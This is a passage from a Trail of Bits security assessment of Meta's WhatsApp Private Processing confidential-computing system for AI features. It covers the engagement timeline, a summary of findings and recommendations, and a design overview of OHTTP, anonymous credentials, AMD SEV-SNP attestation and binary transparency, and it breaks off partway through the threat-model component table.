Meta WhatsApp Private Processing

Security Assessment with Fix Review

August 26, 2025

Prepared for:
Aman Ali, Rodrigo Rubira Branco, Shankaran Gnanashanmugam, Andreas Junestam, Eric Northup, and Chris Steipp
Meta

Prepared by: **Tjaden Hess, Suha Hussain, Kelly Kaoudis, Jim Miller, Cliff Smith, and Alan Cao**

Table of Contents

Project Summary

Contact Information

The following project manager was associated with this project:

Mary O'Brien, Project Manager
mary.obrien@trailofbits.com

The following engineering directors were associated with this project:

Keith Hoodlet, Engineering Director, Application Security
keith.hoodlet@trailofbits.com

Jim Miller, Engineering Director, Cryptography
james.miller@trailofbits.com

The following consultants were associated with this project:

Tjaden Hess, Consultant
tjaden.hess@trailofbits.com

Suha Hussain, Consultant
suha.hussain@trailofbits.com

Kelly Kaoudis, Consultant
kelly.kaoudis@trailofbits.com

Jim Miller, Consultant
james.miller@trailofbits.com

Cliff Smith, Consultant
cliff.smith@trailofbits.com

Alan Cao, Consultant
alan.cao@trailofbits.com

Project Timeline

The significant events and milestones of the project are listed below.

Date	Event
January 24, 2025	Pre-kickoff call
January 28, 2025	Pre-project kickoff call
February 4, 2025	Status update meeting #1 (design review sync)
February 11, 2025	Status update meeting #2
February 18, 2025	Status update meeting #3
February 25, 2025	Status update meeting #4

March 4, 2025	Delivery of comprehensive report draft
March 4, 2025	Comprehensive report readout meeting
April 28, 2025	Delivery of initial fix review report
May 30, 2025	Delivery of second fix review report
June 13, 2025	Delivery of initial comprehensive report
August 26, 2025	Delivery of final comprehensive report

Executive Summary

Engagement Overview

Meta hired Trail of Bits to review the security of the design, infrastructure, and implementation of WhatsApp Private Processing. WhatsApp Private Processing is a confidential computing service designed to enable AI features in WhatsApp messages while preserving strong privacy and security guarantees. These guarantees are intended to resist attacks from external parties and from privileged insiders, including Meta engineers.

A team of six consultants conducted the review from February 3 to February 28, 2025, for a total of 12 engineer-weeks of effort. The engagement comprised three phases: design review, infrastructure review, and code review.

We conducted a two-engineer-week design review to enumerate the security-critical components, trust boundaries, threat actors, and threat scenarios of the system. The outcome of this review was a Design Overview and a Threat Model. These sections describe the system and its intended security goals, based on documentation that Meta provided to us at the beginning of the review.

We then conducted a six-engineer-week infrastructure review, which is a point-in-time assessment of the system as actually implemented and deployed in Meta's internal network, focusing on the use of Oblivious HTTP (OHTTP), Anonymous Credential Service (ACS), AMD's Secure Encrypted Virtualization-Secure Nested Paging (SEV-SNP) technology, NVIDIA confidential computing, remote attestation, and binary transparency. This review involved a manual review of code and configuration-as-code, focused on Meta's confidential computing infrastructure.

In parallel, we conducted a four-engineer-week secure code review of the WhatsApp Private Processing application and confidential virtual machine (CVM) images. This review focused on the specific client and server applications that handle LLM inference for user chat summarization.

Our testing efforts focused on analyzing the system with respect to a threat model in which Meta insiders with physical access may mount persistent attacks on the system. With full access to source code, documentation, and deployed confidential computing hosts and guests, we performed static and dynamic testing of the WhatsApp Private Processing confidential computing system, using manual and automated processes.

We conducted fix reviews from April 23 to April 25 and from May 22 to May 23, 2025, for a total of five engineer-days of effort.

Observations and Impact

The WhatsApp Private Processing architecture aims to achieve three primary goals: "confidential processing," "enforceable guarantees," and "verifiable transparency." In the course of this engagement, we validated the following:

- WhatsApp Private Processing handles user data exclusively within hardware-based confidential computing enclaves; we did not find any indication that user data is available to Meta during server-side processing or retained after processing is complete.
- The use of confidential computing is enforced by the WhatsApp client, which refuses to connect to enclaves that show evidence of tampering.
- Code that is approved to run in confidential computing enclaves must be registered with a public append-only ledger.

Meta aims to guarantee the three fundamental security properties against both external actors and insiders with physical or remote access to Private Processing hosts. In order to withstand such attacks, the Private Processing system requires the following:

- Secrets cannot be extracted from any AMD SEV-SNP CPU to which clients may connect.
- Code that runs on such CPUs preserves the privacy of user data under processing.

AMD SEV-SNP CPUs are designed to resist a large set of software- and hardware-based attacks; however, advanced attackers may be able to use physical methods to compromise specific CPU chips. In order to achieve security against such attackers, Meta will need to carefully control which CPUs may be trusted by WhatsApp clients. In this report, we provide threat scenarios and recommendations for architectural improvements (TOB-WAPI-10).

In order to detect potential compromises and vulnerabilities, independent and contracted security reviewers must be able to detect malicious behavior in published enclave images. Meta welcomes feedback from users, researchers, and the broader security community through its security research program. While Meta plans to release binary images of the CVMs that handle user data, the CVM images cannot be built reproducibility from public sources, making end-to-end verification of the system by the general public difficult (TOB-WAPI-18).

CVM images must effectively defend against attacks from the host machine; we found several implementation flaws (TOB-WAPI-13, TOB-WAPI-14, TOB-WAPI-17, TOB-WAPI-25). These issues have been resolved but demonstrate the need for ongoing careful review of CVM images due to the difficulty of securing virtual machines (VMs) against a potentially compromised hypervisor.

In the course of this review, we also identified a number of implementation flaws that were subsequently fixed before launch. We summarize these issues here and provide full fix statuses in appendix F.

We found several issues that would prevent security researchers from effectively enumerating all CVM images used to handle user data (TOB-WAPI-19, TOB-WAPI-20, TOB-WAPI-21). These three issues have been resolved, but we emphasize the need for public, automated tooling to collect, verify. and archive artifacts published in transparency logs.

At the time of the review, WhatsApp clients did not enforce freshness of AMD SEV-SNP attestations (TOB-WAPI-7) nor effectively enforce minimum security patch levels for AMD firmware (TOB-WAPI-8). These issues have been resolved.

Issues with ACS integration (TOB-WAPI-1, TOB-WAPI-2) and OHTTP integration (TOB-WAPI-3) could have allowed malicious insiders to target specific users. These issues have been resolved in WhatsApp Private Processing.

Recommendations

Based on the findings identified during the security review, Trail of Bits recommends that Meta take the following steps:

- **Develop tooling for independent security researchers.** Meta intends to implement a bug bounty program to incentivize security researchers to find and disclose vulnerabilities in the WhatsApp Private Processing CVMs and systems. In order to enable researchers to do so, Meta should develop open-source tooling for deploying CVM images on publicly available cloud infrastructure such as AWS, GCP, and Azure. Researchers should be able to easily fetch CVM images, deploy them, and verify the image measurements against those present in the transparency logs.

- **Publish source code for CVM components.** Wherever possible, publish source code for CVM components. Even without build reproducibility, source code will help independent researchers to understand the expected behavior of the CVMs. In the long term, work toward reproducible builds of individual components of the CVM and eventually full reproducibility.

- **Commit to timely release of transparency artifacts.** Meta should commit to a specific maximum delay between introduction of a new CVM image into the binary transparency log and public release of the image. If Meta expects other obligations, such as security vulnerability embargoes, to prevent timely release of an image, Meta should engage a contracted independent security reviewer to examine the changes and publicly attest to the results of the review.

- **Implement strong verifiable CPU enrollment controls.** Meta should ensure that CPUs enrolled in the WhatsApp Private Processing system have chain-of-custody documentation and physical protections necessary to prevent the enrollment of CPUs that may have been subject to physical key-extraction attacks. Meta should be able to positively verify that all enrolled CPUs are physically in Meta's custody and present in production servers. In the longer term, these enrollment controls should be used to enable third-party verification of physical security measures.

- **Implement verifiable physical protections for host servers.** The AMD SEV-SNP threat model does not defend against advanced physical attacks such as active DRAM tampering, fault injection, or physical side channels. We recommend implementing tamper-evident physical protections for host devices, as described in appendix C.

- **Implement detailed incident response plans for each component of the WhatsApp Private Processing system.** In the case that a security vulnerability is discovered in a published artifact, or a CVE affecting a dependency or hardware component is disclosed, Meta should have a pre-prepared response plan. In particular, we recommend that AMD firmware vulnerabilities be patched immediately upon disclosure in such a way that the patch is retroactively verifiable in transparency logs.

- **Perform further reviews of the system as development progresses.** This review took place during a period of active development for the WhatsApp Private Processing system and trusted execution environment (TEE) infrastructure. We recommend conducting follow-on reviews as the system matures, which can be narrower in scope. For example, as CVM guest hardening progresses, we recommend conducting reviews targeting host-to-CVM compromise and side channel scenarios. We additionally recommend conducting a review of the GPU attestation system once it is fully implemented.

Finding Severities and Categories

The following tables provide the number of findings by severity and category. See appendix F for detailed fix review results and for Meta's responses to partially resolved and unresolved findings.

EXPOSURE ANALYSIS

Severity	*Count*	*Resolved*	*Partially Resolved*	*Unresolved*
High	8	6	2	0
Medium	4	4	0	0
Low	4	1	0	3
Informational	12	5	2	5
Undetermined	0	0	0	0

CATEGORY BREAKDOWN

Category	*Count*
Configuration	2
Cryptography	11
Data Exposure	6
Data Validation	6
Patching	2
Testing	1

Project Goals

The engagement was scoped to provide a security assessment of the WhatsApp Private Processing system. Specifically, we sought to answer the following non-exhaustive list of questions:

- Does the WhatsApp Private Processing system achieve the design goals set out by Meta?
- Are there any system design or implementation flaws that would allow for privilege escalation, information disclosure, or denial-of-service attacks?
- Do both the system design and implementation achieve service integrity and transparency?
- Does the system securely integrate with third-party services?
- Do the design choices, infrastructure configuration, and codebases of the system adhere to industry best practices?
- Can Meta engineers use their privileged access to the underlying infrastructure to compromise the system's security and privacy guarantees?
- Does the system design permit third-party security auditors to independently confirm the validity of the TEE's measurements?
- Do any attack vectors allow attackers to surreptitiously alter the behavior of the CVMs while evading detection by the WhatsApp client, Fastly, and independent security auditors?
- Can Meta route specific users to particular TEE hardware?
- Are third-party dependencies up to date and routinely patched?

Project Targets

The engagement involved a review and testing of the following targets.

WhatsApp iOS

Type	Swift, Objective-C
Platform	iOS

WhatsApp Android

Type	Java, Kotlin
Platform	Android

WhatsApp Cross-Platform Client-Side Libraries

Type	C++
Platform	iOS, Android, Native

Meta Server-Side TEE Libraries

Type	C++
Platform	iOS, Android, Native

Meta TEE Infrastructure

Type	Java, Kotlin
Platform	Android

TEE Binary Transparency

Type	Java, Kotlin, C++, Swift
Platform	Android, iOS, Native

Project Coverage

This section provides an overview of the analysis coverage of the review, as determined by our high-level engagement goals. Our approaches included the following:

- Review of Meta-provided architecture documentation and diagrams, including threat models, design documents, and proposed extensions to the design
- Manual review of the WhatsApp iOS and Android clients, focusing on OHTTP, ACS, TEE attestation, and logging
- Manual review of TEE infrastructure configuration files and supporting code, including kernel configurations, boot chain verification, and `systemd` units
- Manual review of the TEE attestation process and boot chain of trust
- Manual review of the Orchestrator and inference application servers, using static code analysis
- Manual dynamic testing of the Orchestrator and LLM Predictor CVM images, using genuine and modified hypervisors, CVM data ISOs, and `initrd` images
- Automated fuzzing of host/TEE interfaces
- Validation of dependency versioning and checking for known CVEs

Coverage Limitations

Because of the time-boxed nature of testing work, it is common to encounter coverage limitations. The following list outlines the coverage limitations of the engagement and indicates system elements that may warrant further review:

- We did not perform any analysis of physical side channels or attempt to demonstrate physical tampering attacks.
- We did not review implementations of proposed extensions and security features such as host hardening, log filtering, or TEE application containerization.
- We did not review third-party software such as the Fastly OHTTP relay, Cloudflare binary transparency monitor, and AMD or NVIDIA firmware and drivers.
- We did not perform a comprehensive analysis of the open-source Llama stack supporting the LLM Predictor and Output Guard LLM Service.

Design Overview

This section provides an overview of Meta's WhatsApp Private Processing design, including Meta's high-level design goals, the components composing the system, and how these components help achieve the overall goals. This overview represents a point-in-time description based on design documents provided by Meta and various discussions between Meta and the Trail of Bits engineers held during this engagement. Specific implementation decisions in the current implementation may differ from the information in the provided design documents. Moreover, future changes to the system's design or implementation may cause certain aspects of this overview to no longer be applicable.

High-Level System Overview and Design Goals

Meta sets out to achieve the following goals with its Private Processing system design:

- **Confidential processing:** Private Processing must be built in such a way that it prevents any other system from accessing user's data—including Meta, WhatsApp, or any third party—while in processing or in transit to Private Processing.
- **Enforceable guarantees:** Attempts to modify the confidential processing guarantee must cause the system to fail closed or become publicly discoverable via verifiable transparency.
- **Verifiable transparency:** Users and security researchers must be able to audit the behavior of Private Processing to independently verify Meta's privacy and security guarantees.

As part of its defense-in-depth policy, Meta also seeks to enforce the following:

- **Statelessness and forward security:** Private Processing must not retain access to user messages once the session is complete to ensure that the attacker cannot gain access to historical requests or responses.
- **Non-targetability:** An attacker should not be able to target a particular user for compromise without attempting to compromise the entire Private Processing system. Meta should not be able to direct any single identified user or small set of users to a particular private processing node.

As shown in the high-level system design in figure 1, Meta aims to achieve non-targetability through the use of Fastly's OHTTP routing combined with Meta's ACS, which together anonymize user traffic entering Meta's infrastructure. In addition, Meta uses AMD's SEV-SNP technology and NVIDIA's confidential computing to provide non-extractability from both the CPU and GPU. Both of these confidential computing platforms support remote attestation, providing enforceable guarantees that users are interacting with specific software. Cloudflare's binary transparency ledger exists to ensure that the software is identifiable and auditable by security researchers. Each of the components in the Private Processing design communicates via TLS, which provides confidentiality of user data in transit. Lastly, the forward secrecy property of TLS connections between the WhatsApp client and TEE orchestrator helps achieve a stateless and forward-secure system. TEE applications are designed to avoid logging sensitive user artifacts or encrypting data using static or long-lived keys.




Figure 1: High-level WhatsApp Private Processing system design

WhatsApp Private Processing Details

This section provides more technical details on how Meta aims to achieve its goals in the design of the WhatsApp Private Processing system.

Confidentiality via Hardware-Based Confidential Computing

Meta uses hardware-based confidential computing to provide enforceable confidentiality guarantees.

AMD SEV-SNP is a confidential computing technology for VMs that has several features that help ensure confidentiality:

- Each VM's memory is encrypted using a unique encryption key managed by a secure processor so that the VM's memory cannot be read or modified by the hypervisor or other VMs.
- Secure nested paging protects page tables from tampering or manipulation via the hypervisor or another external entity. This is enforced using hardware-based reverse map tables that track ownership and permissions.
- Remote attestation allows external parties to verify the exact software running within AMD SEV-SNP.

NVIDIA's confidential compute platform has several features that help ensure confidentiality within the NVIDIA GPU:

- Isolates and secures memory for each workload so that data is kept separate
- Encrypts all data communicated between itself and the CPU
- Verifies the authenticity of its firmware and provides remote attestation to allow external parties to verify that it is being run with confidential computing enabled

Meta's back-end Orchestrator TEE, Output Guard TEE, and LLM Predictor TEE are all hardware-based confidential computing components. Each of these components consists of a host machine with an AMD SEV-SNP processor, a Tupperware non-TEE logical hypervisor container, and a guest CVM that provides confidential computing via AMD SEV-SNP. The Output Guard TEE and the LLM Predictor TEE also contain an NVIDIA H100 confidential-compute-enabled GPU, which performs confidential computations for LLM inference.

Enforceable Guarantees via Remote Attestation

Client-to-TEE connections and TEE-to-TEE connections use Remote-Attested Transport Layer Security (RA-TLS). The attestation report includes a measurement identifying the code that is currently running on the remote TEE. Clients require the attestation report to be valid and that the measurement data be signed by the Cloudflare binary transparency monitor.

If an error occurs when the client attempts to verify the attestation bundle obtained from the Orchestrator TEE, the client will close the connection and not transmit user data. While the client cannot absolutely validate the trustworthiness of the running code based on the TEE measurement, the binary transparency report ensures that the client is running code that is available to security researchers for inspection.

The LLM Predictor and Output Guard TEEs additionally gather attestation reports to attest to the authenticity and integrity of the NVIDIA H100 GPUs. These reports are verified by the Orchestrator TEE.

Confidentiality in Transit via TLS

All sensitive user prompts and LLM responses are encrypted under a TLS connection between the client and an Orchestrator TEE or between the Orchestrator TEE and a TEE GPU compute node. This core transport protocol is wrapped in several other point-to-point secure connections. Figures 2 and 4 illustrate the encrypted logical connections between the system components.



Meta Infrastructure
WhatsApp User Client
TLS with Fastly
Fastly OHTTP Relay
TLS with Meta Public PKI
Proxygen
TLS with Meta Internal PKI
OHTTP Gateway
TLS with Meta Internal PKI
TEE Clusters
OHTTP connection between WhatsApp client and TEE Orchestrator CVM
RA-TLS connection between WhatsApp client and TEE orchestrator CVM
Meta Edge Zone

Figure 2: TLS connections from the WhatsApp client perspective

Statelessness and Forward Security

All user data is encrypted using a forward-secure configuration of TLS, meaning that an attacker cannot use a compromised TLS secret to decrypt data from previous sessions.

To provide forward security for data within the TEEs, Meta has designed its server applications to only process data ephemerally and not persist or store historical user data. Moreover, AMD SEV-SNP and NVIDIA's confidential compute platform generate fresh memory encryption keys each time a guest is launched, meaning that harvested encrypted memory pages should become useless when the TEE guest is reset.

Therefore, even if an attacker is present on the network and harvesting encrypted user data, compromising a CVM should not allow disclosure of historical user data.


OHTTP and Anonymous Credentials

Meta uses OHTTP and anonymous credentials to enforce the non-targetability property.

OHTTP is a protocol designed to enhance privacy in client–server HTTP communication. In particular, using OHTTP, a client encrypts a request using a key that only its recipient, the server, can decrypt. However, rather than sending this request directly to the server, which would reveal identifying information such as the client's IP address, the request is first sent to an OHTTP relay server. This external-to-Meta OHTTP relay forwards the request to the OHTTP gateway on the server side, without any source IP information. The OHTTP gateway communicates the request to the server and then forwards the server's response to the client via the OHTTP relay. Meta contracts with Fastly to provide the OHTTP relay service; non-targetability of clients relies on the non-collusion of Fastly and Meta, enforced by contractual obligations outside the scope of this review.

WhatsApp client requests are sent directly to Fastly's OHTTP relay, which forwards the request to Meta's Proxygen-based ingress servers. These servers route all inbound traffic to Meta's internal OHTTP gateway. This gateway then forwards requests to the back-end Orchestrator TEE, where a back-end cluster of TEEs processes the data. Since source IP information about the client is removed by Fastly, the back-end routing by Meta should not be able to target specific users by routing them to a specific back-end TEE. The details of this design are shown in figure 3.

OHTTP requests and responses are encrypted between the client and Meta's OHTTP gateway; the contents of OHTTP transport themselves comprise an anonymous credential and a TLS session between the TEE and the client, which is not decryptable by the Meta-controlled gateway.



WhatsApp Client IP addresses and other identifiable information hidden by OHTTP
WhatsApp User Client
TLS
OHTTP Request
Fastly OHTTP Relay Service
Proxygen
OHTTP Gateway
Meta Edge Zone

Figure 3: OHTTP routing via Fastly

Meta must also enforce rate-limiting measures for all WhatsApp clients to prevent denial-of-service attacks. However, a typical implementation of rate limiting would require maintaining identifying information about each client's connection, which would violate non-targetability. Therefore, Meta uses its ACS to enforce rate limiting while preserving non-targetability. Each client is allowed to request only a limited number of anonymous credentials a day, and each anonymous credential may be used for a limited number of requests. It is possible that identifying information about the client could be leaked by correlating the time between anonymous credential issuance and back-end TEE requests; the WhatsApp client implements prefetching of anonymous credentials to mitigate this risk.

Verifiable Transparency through Binary Transparency

Meta uses a binary transparency system for the software running inside its CVM. This binary transparency system follows a four-step process for public and private artifacts: release, deployment, auditing, and verification. When each artifact is ready to be released, its measurement is submitted to Cloudflare for a signature. Then, the release is deployed to the CVM, along with the transparency proof. This proof is provided to and verified by WhatsApp clients during remote attestation. Then, as part of the audit process, public artifacts, such as the CVM image and executables, are published widely so that public researchers can inspect them and cross-reference them against Cloudflare's public ledger. Non-code private artifacts, such as proprietary LLM model weights, undergo a similar auditing process; however, these private artifacts are shared only with third-party vendors under NDA, due to their sensitive nature. Private artifacts should not induce arbitrary code execution in the CVM.

Binary transparency is ensured by verifying that measurements reported during RA-TLS are accompanied by a signed proof from Cloudflare attesting to the inclusion of the proof in a binary transparency log. Clients verify the binary transparency proof for the Orchestrator TEE measurement. The Orchestrator TEE in turn verifies the proofs for the back-end Summarization and Output Guard TEEs.

Communication among the TEEs while handing user summarization requests is shown in figure 4. TEE attestations and binary transparency proofs are transmitted during the TLS handshakes in steps 2 and 4. The orchestrator verifies these attestations and transparency proofs before establishing the connection with the back-end CVM.




Figure 4: TLS connections between the Orchestrator, LLM Predictor, and Output Guard TEEs

Meta has indicated that it is exploring additional transparency options, including forwarding back-end transparency measurements to the client.

Verifiable Transparency through Security Reviews

Meta has taken multiple steps to ensure the security of the software running inside its various CVMs. Its codebases have undergone internal review, red-team exercises, and external code reviews by vendors such as Trail of Bits, and it plans to continually secure its system using a bug bounty program. In addition, Meta is applying its existing vulnerability management plan to monitor and patch newly discovered vulnerabilities that affect the Private Processing system.

Threat Model

Trail of Bits conducted a design review as part of its security assessment of Meta's WhatsApp Private Processing system, resulting in a lightweight threat model. Our methodology for these exercises draws from Mozilla's "Rapid Risk Assessment" methodology and the National Institute of Standards and Technology's (NIST) guidance on data-centric threat modeling (NIST 800-154). We performed our assessment of the design of the WhatsApp Private Processing system by reviewing all of the design documents provided by Meta, conducting a discovery call with WhatsApp and Meta subject matter experts, and discussing aspects of the system's infrastructure, design, and implementation with WhatsApp and Meta subject matter experts asynchronously in the group Workplace channel.

Components and Trust Zones

The following tables describe the components of the WhatsApp Private Processing system and the external dependencies on which they rely. These system elements are further classified into *trust zones*—logical clusters of shared functionality and criticality, between which the system enforces (or should enforce) interstitial controls and access policies.

Components marked by asterisks (*) are considered out of scope for the assessment. We explored the implications of threats involving out-of-scope components directly affecting in-scope components, but we did not consider threats to out-of-scope components themselves.

We organize the WhatsApp Private Processing system into two primary trust zones: Meta's infrastructure and the external network. The following table describes the external network trust zone and the components and trust zones within it. The color coding in these tables correspond to the color coding provided in figures 1, 2, and 3.

External Network Components and Trust Zones

Component	**Description**
WhatsApp Client	The WhatsApp client is a mobile application that provides end-to-end encrypted messaging. The client app is distributed with a set of specific trust anchors (AMD root keys, Cloudflare public key) that enable verification of the TEE's hardware attestation and binary transparency.
Fastly	Fastly provides a third-party OHTTP relay service that conveys WhatsApp client requests to Meta's back-end infrastructure.

Cloudflare	Cloudflare provides monitoring services and witness signatures for a binary transparency log of TEE image and private artifact measurements. Meta engineers can submit artifacts to Cloudflare for signing, after which Cloudflare returns signed transparency proofs that are cached in Meta's infrastructure. WhatsApp clients require these Cloudflare-signed proofs during attestation verification and will refuse to connect to TEEs without valid proofs of inclusion in the transparency log. External security researchers can query these logs to audit historical artifact releases.
App Distributors (*)	App distributors (Apple's App Store and Google's Play Store) are third-party platforms that distribute the WhatsApp client application to users. This component is out of scope.
Hardware Vendors (*)	Hardware vendors (AMD and NVIDIA) are external providers that supply the hardware security foundations for Meta's TEE infrastructure. AMD provides SEV-SNP technology for CPU protection and maintains the attestation PKI chain that clients use to verify TEE measurements. NVIDIA provides a confidential compute mode for H100 GPUs used in LLM inference. The WhatsApp clients use AMD's root key (ARK) and hard-coded minimum trusted computing base (TCB) numbers as trust anchors for verifying attestation reports. The security of vendor PKIs is out of scope.

The following table describes components and trust zones inside the primary trust zone consisting of Meta's internal infrastructure.

Meta's Internal Components and Trust Zones

Component	Description
Build and Release System	The build and release system component combines the Buck2 build system and a CI/CD release pipeline since they have a mutual trust relationship. It handles both the building of CVM images through antlir build macros and the submission of artifact measurements to Cloudflare for signing.
Internal PKI	Meta's internal PKI protects TLS connections in which both the client and server are internal to Meta's infrastructure.
Public PKI	Meta's public PKI protects TLS connections originating from outside of Meta's infrastructure.
Proxygen	Proxygen is a service in Meta's infrastructure that receives OHTTP requests

	from Fastly at the teellm.meta.com endpoint, forwarding them to the OHTTP gateway.
OHTTP Gateway	The OHTTP gateway (also known as the OHAI proxy) is a Meta service that decrypts OHTTP requests and routes them to the TEE routing service in the Orchestrator host.
Anonymous Credential Service (ACS)	The ACS is a Meta infrastructure component that issues anonymous tokens to WhatsApp clients. The ACS token is a rate-limiting authentication mechanism that allows clients to access the Private Processing system without revealing their identity. The ACS service is a protected component within Meta's infrastructure, with limited access to a few engineers.
Orchestrator Host	The Orchestrator host is a dedicated host that runs a Tupperware container in which the Orchestrator TEE routing service and Orchestrator CVM run, acting as a communication bridge between the Orchestrator CVM and the LLM Predictor and Output Guard CVMs.
Orchestrator TEE Routing Service	The Orchestrator TEE routing service is a service that runs in the Tupperware container on the Orchestrator host. The TEE routing service acts as a proxy, forwarding encrypted requests from the OHTTP gateway to the Orchestrator CVM.
Orchestrator CVM	The Orchestrator CVM runs within the AMD SEV-SNP protected environment on the Orchestrator host.
LLM Predictor Host	The LLM Predictor host is a dedicated machine that runs a Tupperware container housing the LLM Predictor TEE routing service and LLM Predictor CVM. The host is equipped with NVIDIA H100 GPUs in confidential compute mode, providing a secure environment for LLM inference.
